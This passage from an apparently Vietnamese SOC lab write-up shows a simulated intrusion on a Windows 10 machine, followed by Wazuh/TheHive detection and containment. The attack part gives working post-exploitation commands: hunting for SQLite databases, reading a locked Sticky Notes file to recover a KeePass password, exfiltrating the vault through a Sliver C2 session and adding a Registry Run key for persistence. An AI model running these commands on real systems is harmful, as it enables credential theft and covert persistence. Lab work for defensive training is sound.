desktop-p0kjp03\backupadmin
PS C:\Windows\System32>
```

Vừa chui vào shell, hacker chả biết gì. Kinh nghiệm cho thấy người dùng hay để lộ thông tin ở thư mục **AppData** (chứa lịch sử duyệt web, ghi chú, cấu hình...). Hacker tung lệnh tìm tất cả các file cơ sở dữ liệu (**.sqlite**) của các ứng dụng đang cài trong máy.

```
PS C:\Windows\System32> Get-ChildItem -Path C:\Users\quyetnt\AppData\Local\ -Include *.sqlite -Recurse -ErrorAction SilentlyContinue | Select-Object FullName
Get-ChildItem -Path C:\Users\quyetnt\AppData\Local\ -Include *.sqlite -Recurse -ErrorAction SilentlyContinue | Select-Object FullName

FullName
-----

C:\Users\quyetnt\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite
C:\Users\quyetnt\AppData\Local\Packages\Microsoft.Windows.Photos_8wekyb3d8bbwe\LocalState\MediaDb.v1.sqlite

PS C:\Windows\System32>
```

Tải công cụ sqlite3.exe về máy kali rồi đẩy sang máy nạn nhân:

```
(quyetnt@kali) - [~]
$ wget https://www.sqlite.org/2026/sqlite-tools-win-x64-3530000.zip
# Giải nén
--2026-05-22 14:05:32-- https://www.sqlite.org/2026/sqlite-tools-win-x64-3530000.zip
Resolving www.sqlite.org (www.sqlite.org)... 194.195.208.62, 2600:3c02::f03c:95ff:fe07:695
Connecting to www.sqlite.org (www.sqlite.org)|194.195.208.62|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6509925 (6.2M) [application/zip]
Saving to: 'sqlite-tools-win-x64-3530000.zip'

sqlite-tools-win-x64 100%[=====>] 6.21M 2.09MB/s in 3.0s

2026-05-22 14:05:39 (2.09 MB/s) - 'sqlite-tools-win-x64-3530000.zip' saved [6509925/6509925]

(quyetnt@kali) - [~]
```

upload:

```
[server] sliver (TAME_PUT) > upload sqlite3.exe C:\\Windows\\Temp\\sqlite3.exe

: Uploading 1 file from /home/quyetnt/sqlite3.exe to C:\\Windows\\Temp\\sqlite3.e
: Uploading 1 file from /home/quyetnt/sqlite3.exe to C:\\Windows\\Temp\\sqlite3.e
: Uploading 1 file from /home/quyetnt/sqlite3.exe to C:\\Windows\\Temp\\sqlite3.e
: Uploading 1 file from /home/quyetnt/sqlite3.exe to C:\\Windows\\Temp\\sqlite3.e
: Uploading 1 file from /home/quyetnt/sqlite3.exe to C:\\Windows\\Temp\\sqlite3.e
[*] Wrote 1 file successfully to C:\\Windows\\Temp\\sqlite3.exe

[server] sliver (TAME_PUT) > █
```

sử dụng:

Vấn đề: Khi ứng dụng (Sticky Notes) đang hoạt động, tệp tin cơ sở dữ liệu `plum.sqlite` sẽ bị hệ điều hành khóa ở chế độ **Exclusive Write/Lock** để bảo toàn tính toàn vẹn của dữ liệu, khiến các lệnh sao chép hoặc truy vấn thông thường bị từ chối hoặc trả về tệp tin rỗng (zero-byte).

Giải pháp: Thay vì cố gắng sao chép tệp tin (gây tiếng ồn và nguy cơ lỗi file), kẻ tấn công sử dụng tham số `-readonly` của công cụ `sqlite3.exe`.

```
C:\\Windows\\Temp\\sqlite3.exe -readonly "C:\\Users\\quyetnt\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite" ".dump"
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Note" (
  "Text" varchar ,
  "WindowPosition" varchar ,
  "IsOpen" integer ,
  "IsAlwaysOnTop" integer ,
  "CreationNoteIdAnchor" varchar ,
  "Theme" varchar ,
  "IsFutureNote" integer ,
  "RemoteId" varchar ,
  "ChangeKey" varchar ,
  "LastServerVersion" varchar ,
  "RemoteSchemaVersion" integer ,
```

Nguyên lý: Tham số này ép công cụ truy vấn mở tệp tin dưới chế độ **chỉ-đọc (Read-only)**. Trong chế độ này, SQLite không yêu cầu quyền ghi (Write permission) hay tạo tệp tin nhật ký giao dịch (journal file), do đó nó có thể vượt qua được cơ chế khóa tệp tin của hệ điều hành mà không cần phải kết thúc tiến trình ứng dụng hay yêu cầu quyền cao hơn (như Shadow Copy).

Kết quả: Kẻ tấn công thu thập thành công toàn bộ nội dung dữ liệu dưới dạng văn bản thuần túy (Plaintext) ngay khi tệp tin đang bị khóa bởi tiến trình chủ (Sticky Notes), tối ưu hóa tính bí mật và ổn định cho cuộc tấn công.

quan sát và phát hiện thông tin quan trọng:

```
INSERT INTO Note VALUES(unistr('\id=d90d4742-f6d8-4c23-a9cf-59be077b03a6 1. Chiều 3h họp team dự án mới.\u000a\id=885719f0-25aa-4e6b-8f78-1a03ba37b89a 2. Mua cà phê cho sếp.\u000a\id=9e69c954-27d4-4410-9aa9-774a57c9399a 3. Nhớ update file Corporate_Vault.kdbx ở thư mục Public Documents. \u000a\id=a5500064-c4dc-4b7b-a935-9ba5269a4627 4. Mật khẩu mở kho KeePass vẫn là: Quyet2004@ '), 'ManagedPosition=DeviceId:\\?\DISPLAY#Default_Monitor#4&427137e&0&UID0#{e6f07b5f-ee97-4a90-b076-33f57bf4eaa7};Position=91,259;Size=320,320',1,0,NULL,'Yellow',0,'AAKALgAAAAAHYQDEapmEc2byACqAC-EWg0AZMlIuD6r0UGDD1UuHRxvogAAEM39hgAA','CQAAABYAAABkyUi4PqvrQYMPVS4dHG+iAAAQzEmc',unistr('{\u000d\u000a "id": "AAKALgAAAAAHYQDEapmEc2byACqAC-EWg0AZMlIuD6r0UGDD1UuHRxvogAAEM39hgAA",\u000d\u000a "changeKey": "CQAAABYAAABkyUi4PqvrQYMPVS4dHG+iAAAQzEmc",\u000d\u000a "createdWithLocalId": "711f2b4a-3c
```

Nạn nhân note một vài thông tin trong đây bao gồm:

1. Chiều 3h họp team dự án mới
2. Mua cà phê cho sếp
3. Nhớ update file Corporate_Vault.kdbx ở thư mục Public Document
4. Mật khẩu mở cho KeePass vẫn là: Quyet2004@

Xác nhận thông tin trong note

```
PS C:\Windows\System32> ls C:\Users\Public\Documents
ls C:\Users\Public\Documents
```

Directory: C:\Users\Public\Documents

Mode	LastWriteTime	Length	Name
d----	5/11/2026 6:22 PM		Finance_Vault
-a----	5/11/2026 7:00 PM	2151	Corporate_Vault.kdbx

```
PS C:\Windows\System32> █
```

Exfiltration (Tuồn dữ liệu) về máy attacker:


```
[server] sliver (TAME_PUT) > download C:\\Users\\Public\\Documents\\Corporate_Vault.kdbx /home/quyetnt/Corporate_Vault.kdbx

[*] Wrote 2151 bytes (1 file successfully, 0 files unsuccessfully) to /home/quyetnt/Corporate_Vault.kdbx


[server] sliver (TAME_PUT) > █
```

tuồn thành công

Sử dụng keepass trên máy kali:




Khai thác thành công:



Duy trì truy cập:

Registry Run Key (Bấm vào tài khoản)

A screenshot of a Windows command prompt window. The window has a title bar and a menu bar. The command prompt shows the following text: PS C:\Windows\System32> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityUpdate" /t REG_SZ /d "C:\Windows\Temp\sliver_agent.exe" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityUpdate" /t REG_SZ /d "C:\Windows\Temp\sliver_agent.exe" /f
The operation completed successfully.
PS C:\Windows\System32> The background of the command prompt window is a blue gradient with a subtle pattern. The text is white, and the cursor is a black vertical bar.

```
PS C:\Windows\System32> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityUpdate" /t REG_SZ /d "C:\Windows\Temp\sliver_agent.exe" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityUpdate" /t REG_SZ /d "C:\Windows\Temp\sliver_agent.exe" /f
The operation completed successfully.
PS C:\Windows\System32> █
```


Các alert trên TheHive và Wazuh (SOC):

Giai đoạn 1: Xâm nhập và Thăm dò hệ thống (Reconnaissance)

>	May 23, 2026 @ 12:12:53.729	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:12:53.729	DESKTOP-P0KJP03	Info: System reconnaissance command executed	5	100102
>	May 23, 2026 @ 12:12:48.634	DESKTOP-P0KJP03	Windows logon success.	3	60106
>	May 23, 2026 @ 12:12:46.121	DESKTOP-P0KJP03	Info: System reconnaissance command executed	5	100102
>	May 23, 2026 @ 12:12:46.120	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:12:38.120	DESKTOP-P0KJP03	HIGH ALERT: Attacker is performing System Discovery post-compromise	12	100502
>	May 23, 2026 @ 12:12:38.119	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:09:59.805	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101

Mô tả: "Từ 12:09 đến 12:12, hệ thống ghi nhận liên tục các tiến trình đáng ngờ thực thi payload từ các thư mục rủi ro hoặc Script Engine (Suspicious payload execution). Kẻ tấn công bắt đầu chạy các lệnh dò quét thông tin hệ thống sau khi đã xâm nhập thành công (System reconnaissance command executed). Các dấu hiệu này kích hoạt cảnh báo mức độ Cao (High) trên hệ thống."

>	May 23, 2026 @ 12:13:18.153	DESKTOP-P0KJP03	CRITICAL ALERT: Suspicious System Command Enumeration (Noisy Reconnaissance)	13	100504
>	May 23, 2026 @ 12:13:18.152	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:13:09.369	DESKTOP-P0KJP03	Discovery activity executed	3	92031
>	May 23, 2026 @ 12:13:09.353	DESKTOP-P0KJP03	Info: System reconnaissance command executed	5	100102
>	May 23, 2026 @ 12:13:09.338	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:13:02.150	DESKTOP-P0KJP03	Info: System reconnaissance command executed	5	100102
>	May 23, 2026 @ 12:13:02.135	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101

Mô tả: "Kẻ tấn công bắt đầu đẩy mạnh quá trình thu thập thông tin một cách ồn ào (Noisy Reconnaissance). Hệ thống liên tục bắt được các lệnh thực thi nhằm khám phá môi trường (Discovery activity executed) và liệt kê cấu hình hệ thống. Mức độ liên tục và tính chất của các tập lệnh đã khiến SIEM nâng mức cảnh báo lên Nghiêm trọng (Critical) và đẩy sự cố sang nền tảng TheHive."

The hive:

☐	H Unread	CRITICAL ALERT: Suspicious System Command Enumeration (Noisy Reconnaissance)	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513198.2074135	0	O. 05/23/26 12:13 C. 05/23/26 12:13	   
 None  None									
☐	H Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513158.2002430	0	O. 05/23/26 12:12 C. 05/23/26 12:12	   
 None  None									

>	May 23, 2026 @ 12:17:40.405	DESKTOP-P0KJP03	CRITICAL ALERT: Multi-Stage Credential Theft Kill Chain Detected (Discovery -> Collection -> Pars	15	100506
>	May 23, 2026 @ 12:16:34.904	DESKTOP-P0KJP03	Collection: Copying credential database for offline parsing	7	100109
>	May 23, 2026 @ 12:15:27.685	DESKTOP-P0KJP03	Data Discovery: Attacker searching for database or password vault files	6	100108
>	May 23, 2026 @ 12:15:09.888	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101

Mô tả: "Kẻ tấn công tiến hành thu thập thông tin xác thực (Credential Access). Cụ thể, lúc 12:15, kẻ tấn công rà quét để tìm kiếm các tệp tin cơ sở dữ liệu hoặc kho lưu trữ mật khẩu (Searching for database or password vault files). Ngay sau đó lúc 12:16, hành vi sao chép cơ sở dữ liệu mật khẩu để tiến hành giải mã offline (Copying credential database for offline parsing) bị bắt quả tang. Chuỗi hành động này khớp hoàn toàn với kịch bản đánh cắp thông tin xác thực nhiều giai đoạn, kích hoạt báo động Critical."

>	May 23, 2026 @ 12:23:15.001	DESKTOP-P0  	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:23:15.001	DESKTOP-P0KJP03	Value added to registry key has Base64-like pattern	10	92041
>	May 23, 2026 @ 12:22:34.721	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:21:17.392	DESKTOP-P0KJP03	Info: Outbound network connection from suspicious process	5	100103
>	May 23, 2026 @ 12:21:12.096	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:20:46.142	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101

Mô tả: "Kẻ tấn công bắt đầu thực hiện các bước nhằm duy trì quyền truy cập (Persistence) và ẩn mình. Một giá trị cấu hình nghi ngờ được mã hóa dưới dạng Base64 đã được kẻ tấn công chèn vào hệ thống Registry của Windows. Hành vi này kích hoạt cảnh báo mức độ 10 trên Wazuh, cho thấy khả năng mã độc đang được cấu hình để khởi động cùng hệ thống."

>	May 23, 2026 @ 12:25:36.690	DESKTOP-P0KJP03	Info: System reconnaissance command executed	5	100102
>	May 23, 2026 @ 12:25:36.690	DESKTOP-P0KJP03	Discovery activity executed	3	92031
>	May 23, 2026 @ 12:25:36.677	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101
>	May 23, 2026 @ 12:24:40.924	DESKTOP-P0KJP03	CRITICAL ALERT: Persistence established by Attacker (Task/Registry/User)	14	100503
>	May 23, 2026 @ 12:24:40.909	DESKTOP-P0KJP03	HIGH ALERT: Attacker is performing System Discovery post-compromise	12	100502
>	May 23, 2026 @ 12:24:40.893	DESKTOP-P0KJP03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101

Mô tả: "Tiếp nối hành vi chèn Registry ở trên, hệ thống SIEM chính thức xác nhận kẻ tấn công đã thiết lập thành công cơ chế duy trì quyền truy cập (Persistence) thông qua Task Scheduler, Registry hoặc tạo User mới. Song song đó, kẻ tấn công vẫn tiếp tục thực thi các payload đáng ngờ và dò quét lại hệ thống (xuất hiện thêm một cảnh báo High Alert về System Discovery lúc 12:24). Sự kiện này được đánh dấu Critical trên TheHive để yêu cầu SOC/SOAR phản ứng cô lập thiết bị ngay lập tức."

>	May 23, 2026 @ 13:07:57.690	DESKTOP-P0KJP03	Software protection service scheduled successfully.	3	60642
>	May 23, 2026 @ 13:07:27.690	DESKTOP-P0KJP03	License activation (slui.exe) failed.	5	60646
>	May 23, 2026 @ 13:07:22.615	DESKTOP-P0KJP03	Info: Outbound network connection from suspicious process	5	100103
>	May 23, 2026 @ 13:07:22.166	DESKTOP-P0KJP03	Name resolution for the name wpad timed out	5	61109
>	May 23, 2026 @ 13:07:20.502	DESKTOP-P0KJP03	Info: Outbound network connection from suspicious process	5	100103
>	May 23, 2026 @ 13:07:19.659	DESKTOP-P0KJP03	Info: Outbound network connection from suspicious process	5	100103
>	May 23, 2026 @ 13:07:19.187	DESKTOP-P0KJP03	Info: Outbound network connection from suspicious process	5	100103
>	May 23, 2026 @ 13:07:18.250	DESKTOP-P0KJP03	Info: Outbound network connection from suspicious process	5	100103

Mặc dù không có Alert High/Critical mới hiển thị trên TheHive sau 12:24, nhưng log Wazuh (13:07) cho thấy hệ thống bắt đầu liên tục có các kết nối mạng đi ra bên ngoài từ một tiến trình đáng ngờ (Info: Outbound network connection from suspicious process). Đây rất có thể là dấu hiệu kẻ tấn công đang thiết lập kết nối **Command and Control (C2)** thành công hoặc đang tiến hành tuồn dữ liệu (Exfiltration) ra bên ngoài.

The Hive:

☐	H	Unread	CRITICAL ALERT: Persistence established by Attacker (Task/Registry/User)	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513880.2 174304	0	O. 05/23/26 12:24 C. 05/23/26 12:24	   
	None									
	</>	None								
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513880.2 165878	0	O. 05/23/26 12:24 C. 05/23/26 12:24	   
	None									
	</>	None								
☐	H	Unread	Value added to registry key has Base64-like pattern	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513795.2 153692	0	O. 05/23/26 12:23 C. 05/23/26 12:23	   
	None									
	</>	None								
☐	H	Unread	CRITICAL ALERT: Multi-Stage Credential Theft Kill Chain Detected (Discovery -> Collection -> Parse)	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513460.2 107515	0	O. 05/23/26 12:17 C. 05/23/26 12:17	   
	None									
	</>	None								
☐	H	Unread	CRITICAL ALERT: Suspicious System Command Enumeration (Noisy Reconnaissance)	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513198.2 074135	0	O. 05/23/26 12:13 C. 05/23/26 12:13	   
	None									
	</>	None								
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779513158.2 002430	0	O. 05/23/26 12:12 C. 05/23/26 12:12	   
	None									
	</>	None								

1. Giai đoạn Khám phá (Discovery) - Bắt đầu lúc 12:12 & 12:13 Ngay sau khi xâm nhập thành công (Post-compromise), kẻ tấn công không hề ẩn mình mà lập tức tiến hành dò quét hệ thống một cách ồn ào (*Noisy Reconnaissance*). Mục đích là thu thập nhanh nhất cấu trúc mạng, cấu hình hệ thống và các đặc quyền hiện có để chuẩn bị cho bước tiếp theo.

2. Giai đoạn Đánh cắp định danh (Credential Access) - 12:17 Sau khi đã "nhìn thấu" hệ thống, kẻ tấn công nhắm thẳng vào mục tiêu giá trị nhất: Mật khẩu. Một chuỗi hành vi trích xuất thông tin xác thực nhiều giai đoạn (*Multi-Stage Credential Theft*) đã được thực thi. Kẻ tấn công đã thu thập thành công các tệp tin cơ sở dữ liệu mật khẩu mang về để giải mã (offline parsing). Điều này mở đường cho việc leo thang đặc quyền (Privilege Escalation) hoặc di chuyển ngang (Lateral Movement) sang các máy tính khác trong mạng.

3. Giai đoạn Cắm chốt (Persistence) - 12:23 & 12:24 Đây là "đòn chốt hạ" của kẻ tấn công đối với máy trạm này. Kẻ tấn công đã can thiệp vào Registry của Windows, chèn các đoạn mã độc được ngụy trang dưới dạng chuỗi Base64. Hệ thống xác nhận cơ chế duy trì quyền truy cập (*Persistence established*) đã được thiết lập. Dù máy tính có khởi động lại, mã độc của kẻ tấn công vẫn sẽ tự động chạy và kết nối ngược về máy chủ C2.


Giai đoạn 4: Ứng phó và mở rộng hệ thống

Phần mở rộng:

Tự động cập nhật Case (Update Observable): Nối kết quả trả về từ *Virustotal* và *Any Run* quay ngược trở lại node *The Hive*. Ví dụ: Nếu VT trả về **malicious = 15**, Shuffle sẽ tự động thêm một comment hoặc tạo Observable "Đỏ" (High severity) vào Case trên TheHive.

Phản ứng tự động (Active Response): Thêm một node điều kiện (If/Else logic). Nếu điểm số từ VirusTotal lớn hơn ngưỡng cho phép, gọi một action qua API hoặc SSH ngược về Wazuh/Firewall để lập tức block IP nguồn hoặc cô lập máy tính (Isolate endpoint) bị nhiễm.

Workflow mới:



Tiếp nhận & Làm sạch (Ingest & Parse): * **Webhook** nhận log từ Wazuh.

- **Change Me** bóc tách log thô, rút ra các thông tin quan trọng (IP nguồn, mã Hash, Tên cảnh báo).

Khởi tạo hồ sơ (Incident Initialization): * **The Hive 1** lập tức tạo một Alert mới để hệ thống cấp một mã định danh **Alert ID** duy nhất.

Trích xuất mục tiêu (IoC Extraction): * **Tool** lấy các địa chỉ IP/Hash từ hồ sơ vừa tạo để mang đi điều tra.

Điều tra song song (Threat Intel Enrichment): * Chia 2 nhánh quét tự động cùng lúc để tiết kiệm thời gian: **Virustotal** (kiểm tra dữ liệu virus toàn cầu) và **Any Run** (chạy thử file/link trong môi trường cách ly).

Phán quyết & Phản hồi (Logic Triage & Feedback): * **Filter** tổng hợp điểm số độc hại. Nếu vượt ngưỡng nguy hiểm (để chống báo động giả), luồng sẽ mang kết quả và cái **Alert ID** (ở bước 2) truyền cho **The Hive 2**.

- **The Hive 2** tự động đính kèm bằng chứng (Observable) và bình luận vào đúng cái hồ sơ ban đầu.

Ứng phó khẩn cấp (trước khi mở rộng SOAR trên shuffler):

1. Bấm nút "Cô lập mạng" (Network Isolation / Host Containment)

Chặn toàn bộ kết nối ra vào trên máy Win10

Thực hiện trên máy SIEM:

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 'netsh advfirewall firewall
add rule name='SOC_ISOLATE_IN' dir=in action=block remoteip=any & netsh advfirewall firewall add ru
le name='SOC_ISOLATE_OUT' dir=out action=block remoteip=any"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
Ok.

kali@kali:~$ _
```

Chỉ cho phép SIEM và TheHive/Shuffler giao tiếp với Win10

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 'netsh advfirewall firewall
add rule name='SOC_ALLOW_MGT_IN' dir=in action=allow remoteip=192.168.175.133,192.168.175.136 & net
sh advfirewall firewall add rule name='SOC_ALLOW_MGT_OUT' dir=out action=allow remoteip=192.168.175.
133,192.168.175.136"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
Ok.
```

2. Đóng băng Tài khoản (Account Suspension)

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 'net user backupadmin /acti
ve:no & logoff 2"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
Session ID 2 not found
```

3. Dừng tiến trình độc hại (Kill Malicious Process)

```
kali@kali:~$ impacket-wmiexec administrator:'Quyet2004@'@192.168.175.152 "taskkill /F /IM update.exe"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
SUCCESS: The process "update.exe" with PID 2776 has been terminated.

kali@kali:~$ _
```

